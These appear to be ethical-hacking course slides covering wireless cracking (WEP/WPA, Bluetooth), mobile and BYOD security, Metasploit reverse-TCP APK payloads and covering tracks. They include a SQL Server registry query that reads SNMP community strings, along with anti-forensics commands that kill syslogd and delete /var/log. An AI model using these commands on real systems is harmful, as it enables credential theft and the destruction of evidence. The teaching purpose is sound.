
```
exec xp_regenumvalues HKEY_LOCAL_MACHINE,  
'SYSTEM\CurrentControlSet\Services\snmp\parameters\validcommunities'
```

- This will return the public and private community strings for SNMP on the database server

Wireless Insecurity

Wireless Networking

- Wireless networking provides much convenience, but has many new security exposures to be exploited



Wireless Network Hacking


- Some opportunities for exploitation:
 - New physical boundary for network, how far does it extend?
 - Always record conditions and equipment used (antenna, card, amplifier, etc.)
 - Native wireless encryption (WEP) is seriously flawed and can be broken
 - Many security/obscurity features are easy to overcome
 - Even with strong encryption (not WEP) we can do a replay attack get unencrypted traffic
 - Access points can be abused or malicious access points can be installed
 - Lots of DoS problems

Wireless Communications Hacking

- Other uses of wireless communication can be intercepted
- Possibilities:
 - Cordless phones
 - TEMPEST/Emanations security
 - Cell phone communication
 - Cell phone reprogramming

Service Set ID

- Stations and APs use Service Set IDs (SSID)
 - The SSID is a network name that logically contains wireless stations
 - The SSID is usually broadcasted by the AP to any listening hosts



Broadcast SSID

- Wireless stations “listen” for any AP broadcasting its SSID
- If the AP is broadcasting the SSID, any station can discover its presence
 - May not be able to connect for various reasons, but the target has been discovered
- Surprisingly wireless APs that disable broadcast the SSID still broadcast the SSID in three other frames
- If you can sniff wireless traffic (anyone with a specially configured sniffer can) you can determine the SSID
 - AP must be communicating with a wireless station in order for these frames to be broadcast

IP and MAC Address Filtering


- Another security setting commonly found on APs are ACLs for specific IP address or MAC addresses (usually ranges of either)
- Supposedly, only persons that have a correct MAC or IP address can then connect to the AP
- Sniffing wireless traffic will reveal any IP address or MAC addresses already communicating with the AP
 - It is trivial to determine what the allowed range of IPs or MAC addresses is
 - All you need to do to join the wireless network is borrow an IP or MAC when it is not in use

Authentication Phase

- Wireless stations continually send probe request packets on all channels so that any AP in range will respond
- The AP responds with packets containing the AP's SSID and other network information
- If an open system authentication (OSA) is configured the station will send an authentication request to the AP and the AP will make an access decision based on its policy
 - Usually MAC or IP address filtering
- If a shared key authentication (SKA) is configured the AP will send a challenge to the station and the station encrypts it with its WEP key and sends it back to the AP
 - If the AP can successfully decrypt and obtain the challenge value the station is authorized access

Shared Key Authentication

- Requesting station sends challenge text
- Receiving AP decrypts challenge text using shared key (WEP key)
- Compares, if match allows access, if not sends a negative response to station



Association Phase

- After the authentication phase, the station will send the AP an association request packet
- If the AP has a policy to allow this station to access resources on its network segment, it will associate the station by placing the station in an association table
 - A wireless device has to be associated with an AP to access network resources, not just authenticated
- The authentication and association phases authorize the device, not the user
 - There is no way to know if an unauthorized user has stolen and is using an authorized device

Security - WEP


- From ANSI/IEEE 802.11:
 - “3.49 wired equivalent privacy (WEP):
The optional cryptographic confidentiality algorithm specified by IEEE 802.11 used to provide data confidentiality that is subjectively equivalent to the confidentiality of a wired local area network (LAN) medium that does not employ cryptographic techniques to enhance privacy.”

Wired Equivalent Privacy (WEP)

- If working under SKA, a WEP key is required for authentication. It can also be used for data encryption
- WEP uses a symmetric algorithm, RC4, which only encrypts the payload of packets, not the header or trailer data
 - This allows for a serious replay attack
- Being a symmetric algorithm, the same key is used for encryption and decryption processes
- RC4 was developed by Ron Rivest of RSA Data Security
- The 802.11 standard specifies a 40-bit key and many vendors also offer a 104-bit key
 - We will see that key length is irrelevant

WEP and RC4

- IV broadcast in clear
- IV reused




WPA Updates Wi-Fi Security

- IEEE 802.11i defines enhanced security standards
- SSID & Pre-Shared Key used for most authentication
 - Keys can be discovered to gain WLAN access (leeching)
 - Pass phrases should be used to avoid dictionary attacks
- WPA encrypts using session keys created and shared by *Temporal Key Integrity Protocol (TKIP)*
- WPA also replaces the CRC error check function in WEP with better **Message Integrity Check (MIC)**
- **WPA2** - Second generation WPA enhances security
 - Can replace RC4 algorithm with *AES-CCMP* on newer NICs

Temporal Key Integrity Protocol (TKIP)

- Symmetric Encryption is used to encrypt most data
- Single use session keys provide best security
- Symmetric Wi-Fi encryption keys are uniquely negotiated and exchanged for each user
- TKIP session keys are used for up to 1 hour by default then the session keys is discarded and renegotiated
- Long keys are strong keys harder to break
- TKIP always uses a longer 128-bit (symmetric) keys
- Interception and decryption or modification of broadcast Wi-Fi traffic is very difficult with AES
- Man-in-the-Middle attacks are still a concern
- AES is the best symmetric encryption algorithm
- WPA2 supports replacing RC4 with stronger AES

WPA or WPA2 for Secure Data Transmission



Things to do on Kali

- Reconnaissance with recon-ng tool
 - Multiple modules to perform different types of web-based reconnaissance
- Network Scanning
 - Tools like Nmap are readily available to perform port scans, pings and other network discovery tasks
- Exploitation with Metasploit
 - Using ms payload to generate an apk
 - Using apk file to have a reverse_tcp connection into your phone

Real World Attacks

- Extending the msfpayload example...
 - Attackers have binded the legitimate apks with malicious apks to distribute and gain access to their targets.
 - These are common on non-monitored stores and file sharing apk based websites
 - To make the attacks persistent, the attackers even modify the payload to start during a system boot

APK Security

- Install apks from only known sources
- Monitor the permissions required for the app to run
- In case you have a need to use an apk from non-monitored source, decompile the apk and go through the code to verify if the apk is malicious or safe
 - Use dex2jar tool to convert the apk file to a jar file
 - Use a GUI tool like JD-GUI which will show the java files
 - This gives a rough estimate of the code behind the app
 - Any calls to a remote server should alarm you that the apk under analysis is trying to contact an external server

Cracking WEP

- IV is a value that is used to randomize the key stream value
 - Each packet has a different IV
 - The WEP standard only allows 24 bits, which can be used up at a busy AP – so IV values will be reused
 - The standard does not dictate that each packet must have a unique IV,
 - This means a mechanism that depends on randomness is not random
- Also, the lack of centralized key management makes it difficult to change WEP keys or assign a key to an individual user

Cracking WEP

- 3 types of WEP attacks:
- FMS (Fluhrer, Mantin, Shamir) attacks - statistical technique
- Korek attacks - statistical techniques
- Brute force

Attacking EAP

- EAPs (Extensible Authentication Protocol) is a replacement to make WEP more secure
- LEAP is Cisco's implementation of Lightweight Extensible Authentication Protocol
 - LEAP uses MS-CHAP, which broadcasts the NTLM hash in the clear during authentication

Cracking WPA

- WPA/WPA2 supports many types of authentication beyond pre-shared keys
 - Most tools ONLY crack pre-shared keys
- Unlike WEP, where statistical methods can be used to speed up the cracking process, only plain brute force techniques can be used against WPA/WPA2
 - That is, because the key is not static, collecting IVs (like when cracking WEP encryption) does not speed up the attack
 - WPA can take so long to break, it can be considered “unbreakable”
 - Check <http://lastbit.com/pswcalc.asp> for time to crack

Cracking WPA

- Airodump-NG – Capture WPA2 Handshakes
- Aircrack-NG – Crack captured handshake

The screenshot shows the terminal window for the airodump-ng tool running as root. The title bar says "root : airodump-ng". The window displays two tables of wireless network data.

CH 3][Elapsed: 19 mins][2013-08-22 05:21][WPA handshake: 08:86:3B:74:22:76

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:25:9C:97:4F:48	-32	1040	2163 0	9	54e	WPA2	CCMP	PSK	Mandela2
0A:86:3B:74:22:77	-49	775	54 0	6	54e	WEP	WEP	PSK	7871
08:86:3B:74:22:76	-49	794	1103 0	6	54e	WPA2	CCMP	PSK	belkin.276
FE:F5:28:A0:B3:2C	-57	189	0 0	1	54e	WPA2	CCMP	PSK	CenturyLink8576
00:00:00:00:00:00	-65	1986	0 0	6	54	WEP	WEP	PSK	<length: 0>
00:24:7B:68:73:5C	-65	618	3 0	6	54	WPA2	CCMP	PSK	myqwest5275
00:14:6C:D0:8B:02	-66	148	0 0	11	54	WPA	TKIP	PSK	Fresca
FE:F5:28:26:B1:58	-68	88	5 0	11	54e	WPA2	CCMP	PSK	WSCJ
00:21:29:C4:A8:E9	-68	151	1 0	6	54	WPA2	CCMP	PSK	Helkmed
E8:3E:FC:CC:77:10	-63	155	0 0	1	54e	WPA2	CCMP	PSK	HOME-7712
EA:3E:FC:CC:77:10	-61	152	0 0	1	54e	WPA2	CCMP	PSK	<length: 0>


BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	5C:DA:D4:1F:03:CA	-19	0 - 1	0	273	
(not associated)	00:1E:8F:8D:18:25	-30	0 - 1	171	2293	NETGEAR
(not associated)	40:A6:D9:9C:51:E8	-68	0 - 1	0	1	
00:25:9C:97:4F:48	00:00:CA:59:12:3A	-17	54e-54e	0	232	
00:25:9C:97:4F:48	44:6D:57:C8:5B:A0	-29	54e-54e	0	1165	

War Driving

- War driving is the process of finding and exploiting wireless networks
- Some required hardware/software
 - Good antenna
 - Wireless sniffers (ethereal)
 - War driving program (NetStumbler, Kismet)
 - WEP cracking program (airsnort, wepcrack)

War Driving

- Wireless antennas help out War Driving



Bluetooth

- Networks
 - Peer to peer / Ad-hoc
 - Phone to computer, phone to headset, tablet to keyboard, etc.
 - Most connections are limited to less than 10 meters (32.8 feet)
- Protocols
 - A2DP – Audio Streaming
 - AVRCP – Control over music playback directly from stereo
 - HFP – Hands free
 - OPP – Upload contact list
 - PBAP – Access contact list
- Wireless
 - 2.4 GHz
 - Spread frequency hopping
 - Point to multipoint

Bluetooth

- Bluetooth Attacks
 - Bluesnarf – Retrieve personal data (contacts, files, etc...)
 - Bluejack – Send unwanted messages
 - Bluebug – Full access
 - Bluebof – Exploit overflows in services remotely
- Bluetooth Security
- PIN – Usually only 4 numbers in length, can be brute forced
 - Lots of vendors like to hard code the PIN to 0000, 1234, 8888, 9999
 - Hard coded PINs make it easier to guess and get access to device
- Discovery – Turn off when not actively seeking to pair with another device
- Bluetooth keyboards should use encryption when communicating with the computer otherwise keylogging can occur

Overview and Comparison

- We will take a look at the following security features of popular mobile platforms:
 - Encryption
 - Remote Wipe abilities
 - Core Security
 - BYOD Management

Encryption

- **Android Phones**
 - Android versions 2.3 until 4.4 had not mandated the data encryption within the devices
 - Lollipop and Marshmallow mandatorily encrypts user data within the device
- **IPhones**
 - iOS 8 onwards - photos, contacts, messages and call history are encrypted by default
- **Windows Phones**
 - Windows users get their encryption enabled only when they enable EAS (Exchange Active Sync)

Remote Wipe Abilities

- Android Phones
 - Ring, erase and lock functionality
 - One time setup to activate Android Device Manager
- iPhones
 - Find My iPhone module to perform remote actions
 - Gives additional features to share messages on the lock screen
- Windows Phones
 - Find My Phone module to perform similar functionalities like Android and iOS
 - Additional security on the newer version to prevent resetting the device after theft

Core Security

- **Android Phones**
 - A lot of security issues found in core Android platform, for example, Stagefright vulnerability is still in the wild
 - Devices unable to get regular security fixes from most of the manufacturers is the top concern
 - Ability to gain root access makes it difficult even for antivirus apps to detect the threat
- **IPhones**
 - Recent past has seen few attacks on Apple platforms like XCodeGhost, Wirelurker, iCloud leaks, Masque attacks to name a few
- **Windows Phones**
 - Security through obscurity principle applies to the Windows platform.
 - Lack of market share and with lesser activity on the windows store not many attacks are targeted to the Windows phone users

BYOD Management

- What is BYOD?
 - The practice of allowing the employees of an organization use their own computers and smartphones, or other devices for work-related purposes
- BYOD benefits?
 - Increased employee satisfaction
 - Cost savings
 - Increased productivity

BYOD Risks

- Insecure Networks
 - Employees are connecting to open Wi-Fi networks – risk of MITM attacks
- OS Vulnerabilities
 - While Apple devices get regular updates, Android devices do not get regular security fixes
- Lost or Stolen Devices
 - Lost or stolen devices can lead to exposure of sensitive data.
- Malware
 - Malicious apps can be used to steal sensitive data from devices or to penetrate the internal network if infected device is connected
- Legal risks
 - While monitoring corporate data, there may be instances where monitoring tools may eavesdrop on personal data of the employee

BYOD Best Practices

- Ensuring employees adhere to the BYOD policies and agreements
 - All employees must be familiar with and acknowledge policies and procedures of a BYOD program
- Enroll BYOD Devices in an MDM platform
 - By enrolling devices on an MDM platform, an organization can have a better view of devices connected to the network and control the corporate data access on devices.
- Device Management and Scope of Control
 - Outline device management paradigm for the employees
 - Separate corporate data from private data and respect privacy
- Information Security Awareness
 - Educating employees on risks associated with mobile devices

MDM Solutions (Cross Platform)

- What is MDM?
 - Mobile Device Management (MDM) is defined as a type of security software used to monitor, manage and secure employees' mobile devices like smartphones, laptops, etc. under a single platform
- Major players in MDM
 - Airwatch by VmWare
 - MaaS360 by IBM
 - MobileIron
 - McAfee Mobile Security
 - 2X MDM

Rooting and Jailbreaking

- Rooting
 - The process of escalating privileges on a device to a super user
 - Voids the warranty from the manufacturer
 - Enables OS level customizations to the user
- Jailbreaking
 - The process of enabling a device (like iPhone and Windows) to access app stores other than the manufacturer's app store
 - It does not grant the user any escalated privilege on the device unlike android phones

Mobile Malware

- 97% of mobile malware is found on Android Platform
 - Mainly from small and unregulated app stores
 - Repackaged and back-doored apps are among the top culprits
- Mobile malware comes in various types
 - Ransomware
 - Spyware and Adware
 - Trojans and Viruses

Mobile Devices for Hacking

- PlayStore
 - Reconnaissance:
 - Ear Spy: Turns the phone into a listening device for physical eavesdropping
 - Wi-Fi Spy: This app gives you the list of IP addresses and MAC address of the connected device in your Wi-Fi
 - Network Scanning:
 - IP Tools – Network Utilities: It performs ping checks, DNS lookups, whois lookup, traceroute, port scanning and lot more
 - Wi-Fi Key Recovery Tools: Needs Root Access. This free app allows you to browse through the entire profile of your Wi-Fi connections

Mobile Devices for Hacking

- **Vulnerability Scanners:**
 - BlueBox Security Scanner: A clean app which provides information about the status of security patches on the device, scans Fake ID vulnerabilities, and master security key vulnerability
 - IScan Mobile Security and Compliance: This helps keep your Android device secure by scanning the device through the most known vulnerabilities. It also provides a basic MDM solution
- **Network Sniffers:**
 - Wicap: A mobile sniffer that supports 802.3, Wi-Fi and LTE networks
 - Packet Capture: This is a network sniffer app with SSL decryption. This app can be used for MITM attacks
- **Kali Linux on Android**
 - Maintained and funded by Offensive Security
 - 300 pre-installed tools

Covering Tracks

Why Cover Tracks?

- An Ethical Hacker emulates the activities of a malicious hacker
 - Malicious hackers spend inordinate amount of time covering tracks
 - It is unlikely that an Ethical Hacker would ever put as much effort into covering tracks as a malicious hacker would, because we have to stay within the limits of the law
 - Even though we are attempting to emulate attackers, have different priorities (identify business risk vs. stay out of jail)
- Track covering should be exercised throughout every phase of an attack

Why Cover Tracks?

- Evidence elimination can be part of an Ethical Hack
 - Prevent a triggered response if doing a blind pen test
 - Test incident response and computer forensics capabilities of organization
 - Accurately demonstrate the repercussions of an attack
- How malicious hackers cover tracks
 - Never touch the target system
 - Compromise 3-10 intermediary systems across the world before compromising true target
 - Impossible to trace back, as systems are destroyed
 - Only when attackers leave evidence behind, get lazy, or talk about attacks do they get caught

Covering Tracks

- Much of the evidence elimination is local to the compromised system
- Anti-Forensics
 - Remove traces of the attack
 - Delete or edit logs (event log or syslog)
 - Prevent recovery of data left on system by securely wiping disk drives
- Anti-Incident Response
 - Change the operation of the system to hide attacker's presence
 - Replace standard programs that do not show backdoors, keyloggers, etc.
 - Such as a netstat –a won't show our IP address

Anti-Forensics

- The basic premise of Anti-Forensics is to make the job of a computer forensics specialist much more difficult
 - The science of computer forensics is out the scope of this course
 - Basic steps we can take to foil forensic ability
 - InfoSec Institute offers a comprehensive Computer Forensics course if you are interested
- Tampering with logs
 - Even when logging is enabled, it is still difficult to determine the cause, nature and source of an attack
 - But, they do help, so we want to get rid of them

Tampering with Logs

- Two strategies towards tampering with logs
 - Assume system owner will know system has been compromised.
Delete all logs we can find
 - Try to hide activity from system owner, so that we can continue to use system on an ongoing basis
- Deleting logs
 - Number of tools we can use to delete logs on the local system
 - There are strategies for attacking remote logging systems, it involves attacking the remote logging system or flooding it with bogus entries


Deleting Logs on Linux

- First thing is to disable new log creation
 - Most system logs are generated by syslog or one of its variants (syslog-ng)
 - Kill the syslogd process

```
killall syslogd
```
 - Kill the kernel logging daemon (**klogd**)
- Simply start searching for logging directories and files
 - Look in /var/log
 - Do a locate or find for other “log” files
 - Delete directories on Linux with **rm -rf**

Deleting Logs on Linux

- Contents of /var/log



